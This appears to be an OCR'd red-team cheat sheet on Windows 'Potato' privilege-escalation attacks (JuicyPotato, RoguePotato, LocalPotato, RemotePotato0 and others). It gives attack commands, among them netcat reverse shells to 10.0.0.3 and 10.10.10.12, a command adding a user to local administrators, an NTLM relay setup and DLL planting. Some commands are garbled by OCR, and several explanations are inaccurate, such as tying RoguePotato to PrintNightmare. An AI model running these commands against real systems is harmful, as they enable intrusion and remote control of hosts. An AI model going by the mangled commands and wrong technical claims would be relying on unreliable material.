
Potato(RTR0003)

redteamrecipe.com/potatortr0003

Reza Rashidi



Potato

code:RTR0003

Reconnaissance

```
Run sharphound:

powershell -ep bypass
Import-Module  . .\SharpHound.ps1
csv -> neo4j import


Cypher query to find SeImpersonatePrivilege in BloodHound:

MATCH (u:User)-[r:MemberOf|AdminTo*]->(g:Group) MATCH (c:Computer)<-
[o:HasObjectAce|MemberOf*]-(g) WHERE (o.objectType ENDS WITH 'computer' OR
o.objectType ENDS WITH 'domain') AND (o.aceType STARTS WITH 'A' OR o.aceType
STARTS WITH 'D') AND ANY (x IN o.aces WHERE x.Contains("SeImpersonatePrivilege")
OR x.Contains("1131f6aa-9c07-11d1-f79f-00c04fc2dcd2")) RETURN u.name AS User,
g.name AS Group, c.name AS Computer, o.aceType AS Type, o.aces AS ACEs
```

RasMan

RasMan (Remote Access Connection Manager) is a Windows service that manages dial-up and VPN connections. In some versions of Windows, the RasMan service runs with SYSTEM privileges, which means that an attacker who can exploit a vulnerability in the service may be able to escalate their privileges to SYSTEM-level.

```
RasMan. exe -i -c whoami -m 2
```

GenericPotato

Named pipes are a form of inter-process communication in Windows that allow two or more processes to communicate with each other through a pipe with a specific name. Named pipes can be used for legitimate purposes, such as communication between processes on the same machine, but they can also be exploited by attackers for privilege escalation.

```
juicypotato. exe -1 1337 -p c: \windows \system32\cmd. exe -1
Testing {F7FD3FD6-9994-452D-80A7-9A8FD87AEEF4} 1337
{F7FD3FD6-9994-4520-8DA7-9A8FD87AEEF4}
```

PrintNightmare

PrintNightmare is a vulnerability in the Windows Print Spooler service that allows attackers to execute arbitrary code with SYSTEM-level privileges. The vulnerability was discovered in June 2021 and affects multiple versions of Windows.

RoguePotato is a privilege escalation technique that leverages the PrintNightmare vulnerability to gain SYSTEM-level privileges on a compromised system. Specifically, it exploits the fact that the Print Spooler service runs with SYSTEM-level privileges by default and allows users to install and manage printer drivers.

```
whoami & C:\everyone\RoguePotato. exe -r 10.0.0.3 -e "C: \everyone\nc64.exe
10.0.0.3 3001 -e cmd. exe" -l 9999
```

WinRM+WMI

WinRM (Windows Remote Management) is a service in Windows that allows remote management of systems over the network using the Web Services Management (WS-Management) protocol. WMI (Windows Management Instrumentation) is a set of tools and protocols that enable administrators to monitor and manage Windows systems.

RottenPotatoNG is a privilege escalation technique that leverages the WinRM and WMI services to gain SYSTEM-level privileges on a compromised system. Specifically, it exploits the fact that the WinRM and WMI services can be used to execute commands with SYSTEM-level privileges on the target system.

```
MSFRottenPotato.cpp && cmd.exe->socat
```

NTLM reflection attack

NTLM (NT LAN Manager) is an authentication protocol used in Windows networks to authenticate users and computers. NTLM reflection attack is a technique that exploits the NTLM authentication protocol to execute arbitrary code with SYSTEM-level privileges on a compromised system.

LocalPotato is a privilege escalation technique that leverages the NTLM reflection attack to gain SYSTEM-level privileges on a compromised system. Specifically, it exploits the fact that the NTLM authentication protocol can be used to authenticate users and computers on a Windows network, and can be abused to execute arbitrary code with SYSTEM-level privileges.

```
PS C: \temp \attack> cmd /c ". \LocalPotato.exe -i C: \temp \attack\evil.dll -o
windows \System32 \spool \drivers\x64\3\Print
config.dll -C {A9819296-E5B3-4E67-8226-5E72CE9E1FB7}."
```

Windows Task Scheduler

Windows Task Scheduler is a built-in tool in Windows that allows users to schedule and automate tasks on their system. HotPotato is a privilege escalation technique that leverages the Windows Task Scheduler to gain SYSTEM-level privileges on a compromised system.

The attack works by first gaining access to a non-privileged user account on the target system. The attacker can then use HotPotato to create a new scheduled task in the Windows Task Scheduler that runs with SYSTEM-level privileges. The task can be configured to execute arbitrary code, such as a malicious script or executable, when triggered.

```
Import-Module C:\Users\User\Desktop\Tools\Tater\Tater.ps1
Invoke-Tater -Trigger 1 -Command "net localgroup
administrators user /add"
```

RPC+LDAP

Remote Procedure Call (RPC) is a protocol used by Windows systems for communication between processes. Lightweight Directory Access Protocol (LDAP) is a protocol used to access and manage directory services over a network. RemotePotato0 is a privilege escalation technique that leverages RPC and LDAP to gain SYSTEM-level privileges on a compromised system.

```
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:10.0.0.45:9999 &
sudo ntlmrelayx.py -t ldap://10.0.0.10 --no-wcf-server --escalate-user normal_user
.\RemotePotato0.exe -m 3 -l 9997
rpcping -s 127.0.0.1 -e 9997 -a connect -u ntlm
```

SeImpersonate or SeAssignPrimaryToken

SeImpersonatePrivilege and SeAssignPrimaryTokenPrivilege are two Windows privileges that are used to perform impersonation and token manipulation. These privileges are typically granted only to high-privilege accounts, such as the Local System or Administrator accounts. The Potato family of privilege escalation techniques includes several methods that exploit these privileges to gain SYSTEM-level privileges on a compromised system.

```
juicypotato. exe -1 1337 -p c: \windows \system32\cmd. exe -1
Testing {F7FD3FD6-9994-452D-80A7-9A8FD87AEEF4} 1337
{F7FD3FD6-9994-4520-8DA7-9A8FD87AEEF4}
```

SeImpersontePrivilege

SeImpersonatePrivilege is a Windows privilege that allows a user to impersonate another user or security context, enabling them to perform actions as if they were that user. The Potato family of privilege escalation techniques includes several methods that exploit this privilege to gain SYSTEM-level privileges on a compromised system.

```
c:\Users\Public>JuicyPotato -l 1337 -c "{4991d34b-80a1-4291-83b6-3328366b9097}" -p
c:\windows\system32\cmd.exe -a "/c c:\users\public\desktop\nc.exe -e cmd.exe
10.10.10.12 443" -t *
```